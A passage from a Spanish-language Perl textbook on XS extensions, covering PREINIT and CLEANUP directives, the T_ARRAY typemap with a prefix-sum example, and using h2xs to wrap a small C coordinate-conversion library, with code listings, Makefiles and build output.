 4      I32 num = 0;
 5      INPUT:
 6      SV *sv
 7      PROTOTYPE: $
 8      CODE:
 9
10      if (!(SvROK(sv) || (sv == (SV *)&PL_sv_undef))) {
11                  num = looks_like_number(sv);
12      }
13
14      XSRETURN_IV(num);
```

El código generado muestra que la declaración `I32 num = 0` ocurre antes del código `typemap`:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Scalar-Util-Numeric-0.02$ sed -ne '18,37p' Numeric.c
  1  XS(XS_Scalar__Util__Numeric_is_num)
  2  {
  3      dXSARGS;
  4      if (items != 1)
  5          Perl_croak(aTHX_ "Usage: Scalar::Util::Numeric::is_num(sv)");
  6      {
  7  #line 11 "Numeric.xs"
  8      I32 num = 0;
  9  #line 27 "Numeric.c"
 10          SV *    sv = ST(0);
 11  #line 17 "Numeric.xs"
 12      if (!(SvROK(sv) || (sv == (SV *)&PL_sv_undef))) {
 13                  num = looks_like_number(sv);
 14      }
 15
 16      XSRETURN_IV(num);
 17  #line 35 "Numeric.c"
 18      }
 19      XSRETURN_EMPTY;
 20  }
```

Esta capacidad para añadir declaraciones antes de la ejecución del código `typemap` -cuando se combina con la directiva `CLEANUP:` - puede ser útil para salvar el estado de variables globales que sean modificadas por el código `typemap` (si es el caso):

```
typetutu
myfun(x)
  PREINIT:
    saveglob = globalvar;
  INPUT:
    typex x;
  CODE:
    ...
  CLEANUP:
    globalvar = saveglob;
```

Normalmente los parámetros de una XSUB son evaluados tan pronto como se entra en la XSUB. Como se muestra en el ejemplo, la directiva `INPUT:` puede usarse conjuntamente con `PREINIT:` para forzar el retraso en la evaluación de los parámetros.

La directiva `CLEANUP:` permite la introducción de código que se ejecutará antes que la XSUB termine. Debe colocarse después de cualesquiera de las directivas `CODE:`, `PPCODE:` y `OUTPUT:` que

17.21. El `typemap` `T_ARRAY`

La entrada `T_ARRAY` del fichero de `typemap` facilita el proceso de conversión entre arrays C y listas Perl. Este servicio es útil si tenemos funciones de una librería que espera recibir o devolver arrays. Si lo que se quiere es simplemente manipular la lista Perl en C es mejor usar la técnica introducida en las secciones 17.13 y 17.14.

Para ilustrar su uso estudiaremos el código de una subrutina que recibe y devuelve usando `T_ARRAY` un vector de dobles. La subrutina realiza la suma de prefijos y su funcionamiento queda ilustrado en la ejecución del siguiente programa de ejemplo:

```
lhp@nereida:~/Lperl/src/XSUB/Arrays$ cat -n usearrays.pl
 1  #!/usr/local/bin/perl -w
```

```
 2  use strict;
 3  use blib;
 4  use List::MoreUtils qw(all);
 5  use Regexp::Common;
 6  use Arrays;
 7  my @a = (@ARGV and all { /^$RE{num}{real}$/ } @ARGV)? @ARGV : 1..5;
 8  my @x = prefixsum(@a);
 9  print "Suma de prefijos de @a:\n  @x\n";
lhp@nereida:~/Lperl/src/XSUB/Arrays$ usearrays.pl
Suma de prefijos de 1 2 3 4 5:
  1 3 6 10 15
lhp@nereida:~/Lperl/src/XSUB/Arrays$ usearrays.pl 1 a b 3
Suma de prefijos de 1 2 3 4 5:
  1 3 6 10 15
lhp@nereida:~/Lperl/src/XSUB/Arrays$ usearrays.pl 5.2 3.1 -1 -2e1
Suma de prefijos de 5.2 3.1 -1 -2e1:
  5.2 8.3 7.3 -12.7
lhp@nereida:~/Lperl/src/XSUB/Arrays$ usearrays.pl 0
Suma de prefijos de 0:
  0
```

Para su funcionamiento, el código asociado con el `typemap T_ARRAY` requiere la colaboración del programador en varios puntos. El primero es que el tipo de entrada y/o salida de la XSUB debe tener un nombre que sea de la forma `$subtipo."Array"`. Así deberá llamarse `doubleArray` si es un array de dobles, `intArray` si lo es de enteros, etc. Por tanto, en el ejemplo que nos ocupa, el tipo se llamará `doubleArray` y le asignamos la entrada `T_ARRAY` usando un fichero de `typemap` local al directorio de trabajo:

```
lhp@nereida:~/Lperl/src/XSUB/Arrays$ cat -nT typemap # La opción -T  muestra tabs
     1  doubleArray *^IT_ARRAY
lhp@nereida:~/Lperl/src/XSUB/Arrays$ cat -n typemap
     1  doubleArray *   T_ARRAY
```

El código de la XSUB `prefixsum` (líneas 30-41 del listado que sigue) comienza indicando mediante la elípsis que la función recibirá un número variable de argumentos. El primero argumento `array` no se corresponde con un argumento real de la función y se usará para indicar el nombre del array C que almacenará el vector C de números extraido de la lista Perl de escalares (observe la llamada en la línea 8 del código de `usearrays.pl` encima: no existe un primer argumento especial). De hecho, es este identificador `array` el que se corresponde con la variable `$var` del código del `typemap`.

```
lhp@nereida:~/Lperl/src/XSUB/Arrays$ cat -n Arrays.xs
  1  #include "EXTERN.h"
  2  #include "perl.h"
  3  #include "XSUB.h"
  4  #include "ppport.h"
  5
  6  typedef double doubleArray;
  7
  8  doubleArray * doubleArrayPtr ( int num ) {
 ..    ... # asigna memoria para "num" elementos de tipo double
 14  }
 15
 16  doubleArray *
 17  prefixSum ( double num, doubleArray * array ) {
 ..    ... # retorna la suma de prefijos de array
```

```
 26  }
 27
 28  MODULE = Arrays         PACKAGE = Arrays
 29
 30  doubleArray *
 31  prefixsum( array, ...)
 32    doubleArray * array
 33   PREINIT:
 34    int size_RETVAL;
 35   CODE:
 36    size_RETVAL = ix_array;
 37    RETVAL = prefixSum( ix_array, array );
 38   OUTPUT:
 39    RETVAL
 40   CLEANUP:
 41    XSRETURN(size_RETVAL);
```

El código de entrada asociado con `T_ARRAY` asigna memoria para el nuevo array y después procede a copiar cada uno de los elementos en la lista de escalares Perl en el array recién creado. Para poder llevar a cabo dicha asignación de memoria el programador deberá proveer una función de asignación cuyo nombre debe ser igual a la meta-variable `$ntype` (el nombre del tipo con los astericos sustituidos por `Ptr`). Esa es la misión de la función `doubleArrayPtr` que aparece en la línea 8 del código XS. Además el código de entrada asociado con `T_ARRAY` declara la variable con nombre `ix_$var` (`ix_array` en el ejemplo) la cual contendrá el número de elementos en el array.

```
lhp@nereida:~/Lperl/src/XSUB/Arrays$ cat -n /usr/share/perl/5.8/ExtUtils/typemap
   1  # basic C types
   2  int                     T_IV
  ..  ........................................
  45  double                  T_DOUBLE
  ..  ........................................$
  55
  56  ############################################################################
  57  INPUT
 ... ........................................
 110  T_DOUBLE
 111          $var = (double)SvNV($arg)
 ... ........................................
 176  T_ARRAY
 177          U32 ix_$var = $argoff;
 178          $var = $ntype(items -= $argoff);
 179          while (items--) {
 180              DO_ARRAY_ELEM;
 181              ix_$var++;
 182          }
 183          /* this is the number of elements in the array */
 184          ix_$var -= $argoff
```

La entrada `INPUT` de `T_ARRAY` (líneas 176-184) del código muestra en mas detalle las acciones que tienen lugar:

1. Se declara `ix_$var` (`ix_array` en el ejemplo) y se inicializa al desplaamiento (offset) del argumento actual.

2. Se solicita memoria para `items - $argoff` elementos del tipo del array confiando en que el programador ha proveído una función de asignación con nombre `$ntype`. Observe que el uso de

`items` implica que, para que este código funcione, el array debe ser el último argumento de la lista. De paso se cambia el valor de `items` que pasa a tener el número de elementos en el array. Después se entra en un bucle en el que el campo numérico de cada elemento de la lista Perl es copiado en el array C. El traductor `xsubpp` sustituye la cadena `DO_ARRAY_ELEM` por:

```
$var[ix_$var - $argoff] = ($subtype)SvNV(ST(ix_$var));
```

que en el ejemplo acaba convertido en:

```
array[ix_array - 0] = (double)SvNV(ST(ix_array));
```

3. Por último `ix_$var` es actualizada para que guarde el tamaño del array.

El código de salida del `typemap` realiza el proceso inverso:

```
194  OUTPUT
... ..........................................
240  T_DOUBLE
241          sv_setnv($arg, (double)$var);
... ..........................................
273  T_ARRAY
274          {
275              U32 ix_$var;
276              EXTEND(SP,size_$var);
277              for (ix_$var = 0; ix_$var < size_$var; ix_$var++) {
278                  ST(ix_$var) = sv_newmortal();
279                  DO_ARRAY_ELEM
280              }
281          }
... ..........................................
```

1. En la línea 275 se declara `ix_$var`. Puesto que `$var` es el nombre de la variable siendo retornada, en la sección `OUTPUT:`, la cadena `ix_$var` se convierte en `ix_RETVAL`.

2. En la línea 276 se extiende la pila para que contenga `size_$var` escalares. Por tanto *el programador deberá proveer una variable con nombre* `size_$var` que determine el tamaño de la lista que se devuelve. En el ejemplo `size_RETVAL`.

3. Elemento por elemento se van creando nuevos escalares (línea 278) y copiando en la pila. La cadena `DO_ARRAY_ELEM` es expandida por `xsubpp` a:

   ```
   sv_setnv(ST(ix_$var), ($subtype)$var[ix_$var])
   ```

   La función `sv_setnv` copia el valor numérico (segundo argumento) en el escalar. El texto anterior se transforma en el ejemplo en:

   ```
   sv_setnv(ST(ix_RETVAL), (double)RETVAL[ix_RETVAL])
   ```

Finalmente el código generado por `xsubpp` para la XSUB `prefixsum` queda:

```
lhp@nereida:~/Lperl/src/XSUB/Arrays$ cat -n Arrays.c
 .  ..................
39  XS(XS_Arrays_prefixsum); /* prototype to pass -Wmissing-prototypes */
40  XS(XS_Arrays_prefixsum)
41  {
42      dXSARGS;
```

```
43      if (items < 1)
44          Perl_croak(aTHX_ "Usage: Arrays::prefixsum(array, ...)");
45      {
46          doubleArray *   array;
47  #line 34 "Arrays.xs"
48    int size_RETVAL;
49  #line 50 "Arrays.c"
50          doubleArray *   RETVAL;
51
52          U32 ix_array = 0;
53          array = doubleArrayPtr(items -= 0);
54          while (items--) {
55                  array[ix_array - 0] = (double)SvNV(ST(ix_array));
56              ix_array++;
57          }
58          /* this is the number of elements in the array */
59          ix_array -= 0;
60  #line 36 "Arrays.xs"
61    size_RETVAL = ix_array;
62    RETVAL = prefixSum( ix_array, array );
63  #line 64 "Arrays.c"
64          {
65              U32 ix_RETVAL;
66              EXTEND(SP,size_RETVAL);
67              for (ix_RETVAL = 0; ix_RETVAL < size_RETVAL; ix_RETVAL++) {
68                  ST(ix_RETVAL) = sv_newmortal();
69                  sv_setnv(ST(ix_RETVAL), (double)RETVAL[ix_RETVAL]);
70              }
71          }
72  #line 41 "Arrays.xs"
73    XSRETURN(size_RETVAL);
74  #line 75 "Arrays.c"
75      }
76      XSRETURN(1);
77  }
78
..  ...................
```

Para completar, veamos el código de la subrutina de asignación de memoria (fichero Arrays.xs):

```
 8  doubleArray * doubleArrayPtr ( int num ) {
 9    doubleArray * array;
10    SV * mortal;
11    mortal = sv_2mortal( NEWSV(1, num * sizeof(doubleArray) ) );
12    array = (doubleArray *) SvPVX( mortal );
13    return array;
14  }
```

17.22. Generación de XS con `h2xs`

Supongamos que tenemos una librería C que queremos tener accesible desde Perl. `h2xs` puede ayudarnos en la tarea de generación del código XS. Como ejemplo usaremos una sencilla librería que provee funciones de conversión entre polares y cartesianas. Comenzaremos familiarizándonos con la librería.

17.22.1. La Librería `coord`

Pasemos a introducir brevemente la librería C. Esta es la estructura de la librería:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib$ tree
.
|-- Makefile
|-- README
|-- dotests
|-- include
|   `-- coord.h
|-- lib
|   |-- Makefile
|   |-- pl2rc.c
|   `-- rc2pl.c
|-- man
|   |-- Makefile
|   `-- plib.pod
`-- t
    |-- 01test.c
    |-- 02test.c
    `-- Makefile

4 directories, 12 files
```

Aunque la librería ha sido escrita *fast and dirty* y no constituye un buen ejemplo, la estructura intenta hacer énfasis en las ventajas de portar a C la metodología de elaboración de módulos Perl que hemos estudiado en capítulos anteriores. El fichero `Makefile` en el directorio raíz provee los objetivos para la construcción y comprobación del funcionamiento de la librería.

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib$ cat -n Makefile
 1  test:
 2          cd lib; make
 3          cd t; make
 4          perl dotests
 5
 6  clean:
 7          cd lib; make clean
 8          cd t; make clean
 9
10  veryclean:
11          cd lib; make veryclean
12          cd t; make veryclean
13
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib$ cat -n dotests
 1  $ENV{LD_LIBRARY_PATH} = "$ENV{PWD}/lib/";
 2  chdir "t/";
 3  for (glob("*.t")) {
 4    print "\n";
 5    system("$_")
 6  }
```

Fichero de Prototipos

El fichero `coord.h` contiene las declaraciones de las estructuras de datos y funciones:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/include$ cat -n coord.h
 1  #include <stdio.h>
 2  #include <math.h>
 3
 4  #define PI 3.14159265358979323846264338327
 5
 6  typedef struct {
 7    double mod;
 8    double arg;
 9  } polar;
10
11  polar getpolar();
12  char * polar2str(const char * format, polar p);
13
14  typedef struct {
15    double x;
16    double y;
17  } rectangular;
18
19  rectangular getrectangular();
20  char * rectangular2str(const char * format, rectangular r);
21
22  polar rc2pl(rectangular r);
23  rectangular pl2rc(polar p);
```

Las Pruebas

En el directorio `t/` guardamos los programas de prueba. Veamos el `Makefile` y una ejecución de una prueba:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/t$ cat -n Makefile
 1  #Makefile s stands for static d for dynamic
 2  alld:01testd.t 02testd.t
 3  alls:01tests.t 02tests.t
 4  LIBS=../lib
 5  INCLUDE=../include
 6
 7  01testd.t:01test.c ../lib/libpl.so ../include/coord.h
 8          cc -g -o 01testd.t 01test.c -L$(LIBS) -I$(INCLUDE) -lm -lpl
 9
10  01tests.t:01test.c ../lib/libpl.a ../include/coord.h
11          cc -g -o 01tests.t 01test.c -L$(LIBS) -I$(INCLUDE) -lm -lpl
12
13  02testd.t:02test.c ../lib/libpl.so ../include/coord.h
14          cc -g -o 02testd.t 02test.c -L$(LIBS) -I$(INCLUDE) -lm -lpl
15
16  02tests.t:02test.c ../lib/libpl.a ../include/coord.h
17          cc -g -o 02tests.t 02test.c -L$(LIBS) -I$(INCLUDE) -lm -lpl
18
19  run01:01testd.t
20          LD_LIBRARY_PATH=$(LIBS) ./01testd.t
21
22  run02:02testd.t
23          LD_LIBRARY_PATH=$(LIBS) ./02testd.t
```

```
24
25  ../lib/libpl.so:../lib/rc2pl.c ../lib/pl2rc.c ../include/coord.h
26          cd ../lib; make
27
28  .PHONY: clean
29  clean veryclean:
30          -rm -f ??test?.t  core
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/t$ make run01
cd ../lib; make
make[1]: se ingresa al directorio `/home/lhp/projects/perl/src/XSUB/h2xsexample/coordlib/lib'
cc -I../include -g   -c -o pl2rc.o pl2rc.c
cc -I../include -g   -c -o rc2pl.o rc2pl.c
cc  -shared -I../include -g pl2rc.o rc2pl.o -o libpl.so
make[1]: se sale del directorio `/home/lhp/projects/perl/src/XSUB/h2xsexample/coordlib/lib'
cc -g -o 01testd.t 01test.c -L../lib -I../include -lm -lpl
LD_LIBRARY_PATH=../lib ./01testd.t
Introduce coordenadas polares (mod arg):
mod: 1
arg: 0.7853982
Rectangular: 0.707107 0.707107
Polar: 1 0.785398
Introduce coordenadas rectangulares (x y):
x: 1
y: 1
Polar: 1.41421 0.785398
Rectangular: 1 1
```

El código de la prueba ejecutada es:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/t$ cat -n 01test.c
 1  #include <stdlib.h>
 2  #include <coord.h>
 3
 4  main() {
 5    polar p;
 6    rectangular r;
 7    char *f = "%g %g";
 8
 9    printf("Introduce coordenadas polares (mod arg):\n");
10    p = getpolar();
11    r = pl2rc(p);
12    printf("Rectangular: %s\n", rectangular2str(f,r));
13    p = rc2pl(r);
14    printf("Polar: %s\n", polar2str(f, p));
15
16    printf("Introduce coordenadas rectangulares (x y):\n");
17    r = getrectangular();
18    p = rc2pl(r);
19    printf("Polar: %s\n", polar2str(f, p));
20    r = pl2rc(p);
21    printf("Rectangular: %s\n", rectangular2str(f,r));
22    exit(0);
23  }
```

Para completar la información, veamos el código de la otra prueba:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/t$ cat -n 02test.c
 1  #include <stdlib.h>
 2  #include <coord.h>
 3
 4  main() {
 5    double alpha;
 6    rectangular r;
 7    polar p;
 8
 9    p.mod = 1;
10    for(alpha=0; alpha<=PI; alpha+= PI/10) {
11      p.arg = alpha;
12      r = pl2rc(p);
13      printf("Rectangular: %s\n", rectangular2str("%.2lf",r));
14    }
15    exit(0);
16  }
```

La Documentación

La documentación de la librería se escribe en `pod` y se convierte a `man` usando `pod2man`:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/man$ ls -l
total 8
-rw-r--r--  1 lhp lhp 145 2006-07-08 11:00 Makefile
-rw-r--r--  1 lhp lhp  49 2006-07-08 10:44 plib.pod
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/man$ cat -n Makefile
1  plib.1.gz: plib.pod
2          pod2man -c 'Conversion de Coordenadas' plib.pod | gzip >  plib.1.gz
3  man: plib.1.gz
4          man ./plib.1.gz
5  clean:
6          rm -f plib.1.gz
```

El Código de la Librería

El fichero `Makefile` proveído tiene objetivos para crear versiones estática y dinámica de la librería:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/lib$ cat -n Makefile
 1  CFLAGS= -I../include -g
 2  INCLUDE=../include
 3
 4  shared:libpl.so
 5
 6  static:libpl.a
 7
 8  libpl.a:pl2rc.o rc2pl.o
 9          ar r libpl.a pl2rc.o rc2pl.o
10
11  libpl.so:pl2rc.o rc2pl.o
12          cc  -shared $(CFLAGS) pl2rc.o rc2pl.o -o libpl.so
13
14  pl2rc.o:pl2rc.c $(INCLUDE)/coord.h
15
16  rc2pl.o:rc2pl.c $(INCLUDE)/coord.h
```

```
17
18  clean:
19          rm -f *.o core
20
21  veryclean:
22          make clean;
23          rm -f libpl.a libpl.so
```

El fuente `pl2rc.c` guarda las funciones relacionadas con el manejo de las coordenadas polares:

```
   24
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/lib$ cat -n pl2rc.c
 1  #include <math.h>
 2  #include <coord.h>
 3  #include <stdio.h>
 4
 5  rectangular pl2rc(polar p) {
 6    rectangular aux;
 7
 8    aux.x = p.mod*cos(p.arg);
 9    aux.y = p.mod*sin(p.arg);
10    return (aux);
11  }
12
13  polar getpolar() {
14    polar aux;
15
16    printf("mod: "); scanf("%lf",&aux.mod);
17    printf("arg: "); scanf("%lf",&aux.arg);
18
19    return aux;
20  }
21
22  char * polar2str(const char *format, polar p) {
23    static char s[256];
24    sprintf(s, format, p.mod,p.arg);
25    return s;
26  }
```

El fuente `rc2pl.c` guarda las funciones relacionadas con el manejo de las coordenadas rectangulares:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/coordlib/lib$ cat -n rc2pl.c
 1  #include <math.h>
 2  #include <coord.h>
 3  #include <stdio.h>
 4
 5  polar rc2pl(rectangular r) {
 6    polar aux;
 7
 8    aux.mod = sqrt(r.x*r.x+r.y*r.y);
 9    if (r.x != 0.0)
10      aux.arg = atan(r.y/r.x);
11    else if (r.y != 0.0)
12      aux.arg = PI;
```

```
13    else {
14     fprintf(stderr,"Error passing from rectangular to polar coordinates\n");
15     aux.arg = -1.0;
16    }
17    return (aux);
18  }
19
20  char * rectangular2str(const char *format, rectangular r) {
21    static char s[256];
22    sprintf(s, format, r.x, r.y);
23    return s;
24  }
25
26  rectangular getrectangular() {
27    rectangular aux;
28
29    printf("x: "); scanf("%lf",&aux.x);
30    printf("y: "); scanf("%lf",&aux.y);
31
32    return aux;
33  }
```

17.22.2. Usando h2xs

Si le damos como entrada a `h2xs` el fichero `coord.h` sin cambio alguno obtenemos una salida errónea:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample$ cp coordlib/include/coord.h .
lhp@nereida:~/Lperl/src/XSUB/h2xsexample$ h2xs -xn Coord coord.h
Defaulting to backwards compatibility with perl 5.8.8
If you intend this module to be compatible with earlier perl versions, please
specify a minimum perl version with the -b option.

Writing Coord/ppport.h
Scanning typemaps...
 Scanning /usr/share/perl/5.8/ExtUtils/typemap
Scanning coord.h for functions...
Expecting parenth after identifier in ‘struct _IO_FILE_plus _IO_2_1_stdin_;
....
lhp@nereida:~/Lperl/src/XSUB/h2xsexample$ ls -ltr Coord/
total 120
-rw-r--r--  1 lhp lhp 118192 2006-07-08 11:50 ppport.h
-rw-r--r--  1 lhp lhp      0 2006-07-08 11:50 Coord.xs
```

Observe que el fichero generado `Coord.xs` tiene tamaño 0. El error es causado por las cabeceras de inclusión de los fichero estandar:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample$ head -2 coord.h
#include <stdio.h>
#include <math.h>
```

Tambien el nombre `format` usado para el primer argumento de las funciones de conversión `polar2str` y `rectangular2str` produce problemas (en la sección 17.22.1 encontrará los contenidos de `coord.h`) Después de editar la copia de `coord.h`, eliminar las primeras líneas y hacer los cambios en el nombre de los parámetros nos quedamos con el siguiente fichero de descripción de la interfaz:

```
hp@nereida:~/projects/perl/src/XSUB/h2xsexample$ cat -n coord.h
 1  #define PI 3.14159265358979323846264338327
 2
 3  typedef struct {
 4    double mod;
 5    double arg;
 6  } polar;
 7
 8  polar getpolar();
 9  char * polar2str(const char * f, polar p);
10
11  typedef struct {
12    double x;
13    double y;
14  } rectangular;
15
16  rectangular getrectangular();
17  char * rectangular2str(const char * f, rectangular r);
18
19  polar rc2pl(rectangular r);
20  rectangular pl2rc(polar p);
```

Procedemos a compilar de nuevo con `h2xs`.

```
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample$ h2xs -xa -n Coord coord.h
Defaulting to backwards compatibility with perl 5.8.8
If you intend this module to be compatible with earlier perl versions, please
specify a minimum perl version with the -b option.

Writing Coord/ppport.h
Scanning typemaps...
 Scanning /usr/share/perl/5.8/ExtUtils/typemap
Scanning coord.h for functions...
Scanning coord.h for typedefs...
Writing Coord/lib/Coord.pm
Use of uninitialized value in concatenation (.) or string at /usr/bin/h2xs line 1275.
Use of uninitialized value in concatenation (.) or string at /usr/bin/h2xs line 1275.
Writing Coord/Coord.xs
Writing Coord/fallback/const-c.inc
Writing Coord/fallback/const-xs.inc
Writing Coord/typemap
Writing Coord/Makefile.PL
Writing Coord/README
Writing Coord/t/Coord.t
Writing Coord/Changes
Writing Coord/MANIFEST
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample$
```

La opción `-x` hace que se genere el código XSUB a partir de las declaraciones en el fichero cabecera. Para ello, es necesario tener instalado el paquete `C::Scan` .

La opción `-a` hace que se generen funciones de acceso/mutación (geter-seters en la terminología) a los campos de las estructuras `polar` y `rectangular`.

Obsérvese que no hemos usado la opción `-A` habilitando por tanto la generación de código para el acceso desde Perl a las constantes declaradas en el fichero de cabecera (en nuestro ejemplo la definición de `PI`). Esta es la causa de la existencia de los fichero `const-c.inc` y `const-xs.inc`.

A continuación editamos `Makefile.PL` modificando las líneas 12 (entrada `LIBS`) y 14 (entrada `INC`) para que el `Makefile` generado pueda encontrar la librería:

```
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample$ cd Coord/
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample/Coord$ vi Makefile.PL
....
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample/Coord$ cat -n Makefile.PL
 1  use 5.008008;
 2  use ExtUtils::MakeMaker;
 3  # See lib/ExtUtils/MakeMaker.pm for details of how to influence
 4  # the contents of the Makefile that is written.
 5  WriteMakefile(
 6      NAME              => 'Coord',
 7      VERSION_FROM      => 'lib/Coord.pm', # finds $VERSION
 8      PREREQ_PM         => {}, # e.g., Module::Name => 1.1
 9      ($] >= 5.005 ?     ## Add these new keywords supported since 5.005
10        (ABSTRACT_FROM  => 'lib/Coord.pm', # retrieve abstract from module
11         AUTHOR         => 'Lenguajes y Herramientas de Programacion <lhp@>') : ()),
12      LIBS              => ['-L../coordlib/lib/ -lpl', '-lm'], # e.g., '-lm'
13      DEFINE            => '', # e.g., '-DHAVE_SOMETHING'
14      INC               => '-I. -I../coordlib/include', # e.g., '-I. -I/usr/include/other'
15          # Un-comment this if you add C files to link with later:
16      # OBJECT            => '$(O_FILES)', # link all the C files too
17  );
18  if  (eval {require ExtUtils::Constant; 1}) {
19    # If you edit these definitions to change the constants used by this module,
20    # you will need to use the generated const-c.inc and const-xs.inc
21    # files to replace their "fallback" counterparts before distributing your
22    # changes.
23    my @names = (qw(PI));
24    ExtUtils::Constant::WriteConstants(
25                                         NAME         => 'Coord',
26                                         NAMES        => \@names,
27                                         DEFAULT_TYPE => 'IV',
28                                         C_FILE       => 'const-c.inc',
29                                         XS_FILE      => 'const-xs.inc',
30                                       );
31
32  }
33  else {
34    use File::Copy;
35    use File::Spec;
36    foreach my $file ('const-c.inc', 'const-xs.inc') {
37      my $fallback = File::Spec->catfile('fallback', $file);
38      copy ($fallback, $file) or die "Can't copy $fallback to $file: $!";
39    }
40  }
```

La compilación del módulo no da errores:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ perl Makefile.PL
Checking if your kit is complete...
Looks good
Warning: -L../coordlib/lib/ changed to -L/home/lhp/projects/perl/src/XSUB/h2xsexample/Coord/..
Writing Makefile for Coord
```

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ make
cp lib/Coord.pm blib/lib/Coord.pm
AutoSplitting blib/lib/Coord.pm (blib/lib/auto/Coord)
/usr/bin/perl /usr/share/perl/5.8/ExtUtils/xsubpp  \
   -typemap /usr/share/perl/5.8/ExtUtils/typemap -typemap typemap  Coord.xs > Coord.xsc && mv
cc -c  -I. -I../coordlib/include -D_REENTRANT -D_GNU_SOURCE -DTHREADS_HAVE_PIDS -DDEBIAN \
   -fno-strict-aliasing -pipe -I/usr/local/include -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
   -DVERSION=\"0.01\" -DXS_VERSION=\"0.01\" -fPIC "-I/usr/lib/perl/5.8/CORE"   Coord.c
Running Mkbootstrap for Coord ()
chmod 644 Coord.bs
rm -f blib/arch/auto/Coord/Coord.so
LD_RUN_PATH="/home/lhp/projects/perl/src/XSUB/h2xsexample/Coord/../coordlib/lib" \
  cc  -shared -L/usr/local/lib Coord.o  -o blib/arch/auto/Coord/Coord.so    \
          -L/home/lhp/projects/perl/src/XSUB/h2xsexample/Coord/../coordlib/lib -lpl    \

chmod 755 blib/arch/auto/Coord/Coord.so
cp Coord.bs blib/arch/auto/Coord/Coord.bs
chmod 644 blib/arch/auto/Coord/Coord.bs
Manifying blib/man3/Coord.3pm
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ make test
PERL_DL_NONLAZY=1 /usr/bin/perl "-MExtUtils::Command::MM" "-e" \
   "test_harness(0, 'blib/lib', 'blib/arch')" t/*.t
t/Coord....ok
All tests successful.
Files=1, Tests=2,  0 wallclock secs ( 0.06 cusr +  0.00 csys =  0.06 CPU)
```

Por cada `struct` el programa `h2xs` produce dos clases. Así para la struct `polar` escribe una clase `polar` y otra `polarPtr` que se corresponde con el tipo `polar *`. La clase `polar` dispone de dos métodos: un constructor `new()` que crea un objeto `polar` y un método `_to_ptr()` que construye el objeto `polarPtr` que representa al puntero al objeto `polar`. La clase `polarPtr` dispone de métodos de acceso y mutación de los campos de la `struct`. Estos métodos tienen los mismos nombres que los campos: `mod`, `arg`. Lo mismo sucede con la struct `rectangular`. Además se provee de la clase `Coord` que contiene el resto de las subrutinas de la librería. En el módulo Perl generado (`lib/Coord.pm`) sólo las constantes son exportadas por defecto. El resto de símbolos es insertado en `@EXPORT_OK`:

```
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample/Coord$ sed -ne '20,34p' lib/Coord.pm | cat -n
 1  our %EXPORT_TAGS = ( 'all' => [ qw(
 2          PI
 3          getpolar
 4          getrectangular
 5          pl2rc
 6          polar2str
 7          rc2pl
 8          rectangular2str
 9  ) ] );
10
11  our @EXPORT_OK = ( @{ $EXPORT_TAGS{'all'} } );
12
13  our @EXPORT = qw(
14          PI
15  );
```

No siempre el código generado por `h2xs` funciona. Lo habitual es que el programador tenga que intervenir para reajustar el código, pero esta vez ha habido suerte: tenemos un modo casi funcional como muestra el siguiente ejemplo:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ mkdir script
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ vi usecoord.pl
.....
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ cat -n usecoord.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use blib;
 4  use Coord;
 5
 6  print PI(),"\n";
 7
 8  my $p = polar->new();
 9  my $pp = $p->_to_ptr;
10
11  $pp->mod(1);
12  $pp->arg(PI()/4);
13
14  my $m = $pp->mod;
15  my $a = $pp->arg;
16
17  print "($m, $a)\n";
18
19  my $r = Coord::pl2rc($p);
20  my $rp = $r->_to_ptr;
21  print "(".$rp->x.", ".$rp->y,")\n";
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ ./usecoord.pl
3
(1, 0.75)
(0.731688868873821, 0.681638760023334)
```

Nos damos cuenta que algo raro ocurre con la impresión de `PI()` en la línea 6. La constante esta siendo interpretada como entera. Reeditamos `Makefile.PL` y cambiamos la línea 27 que se refiere al tipo por defecto de las constantes (campo `DEFAULT_TYPE` para que contenga `NV` en vez de `IV`):

```
18 if  (eval {require ExtUtils::Constant; 1}) {
19   # If you edit these definitions to change the constants used by this module,
20   # you will need to use the generated const-c.inc and const-xs.inc
21   # files to replace their "fallback" counterparts before distributing your
22   # changes.
23   my @names = (qw(PI));
24   ExtUtils::Constant::WriteConstants(
25                                        NAME         => 'Coord',
26                                        NAMES        => \@names,
27                                        DEFAULT_TYPE => 'NV',
28                                        C_FILE       => 'const-c.inc',
29                                        XS_FILE      => 'const-xs.inc',
30                                      );
31
32 }
```

Después de rehacer el módulo (`make veryclean; perlMakefile.PL; make`) la ejecución del programa de ejemplo produce una salida correcta:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ ./usecoord.pl
3.14159265358979
```

```
(1, 0.785398163397448)
(0.707106781186548, 0.707106781186547)
```

17.22.3. El Código Generado por `h2xs`

El código `XS` generado tiene en su cabecera las declaraciones XSUB de las funciones de la librería:

```
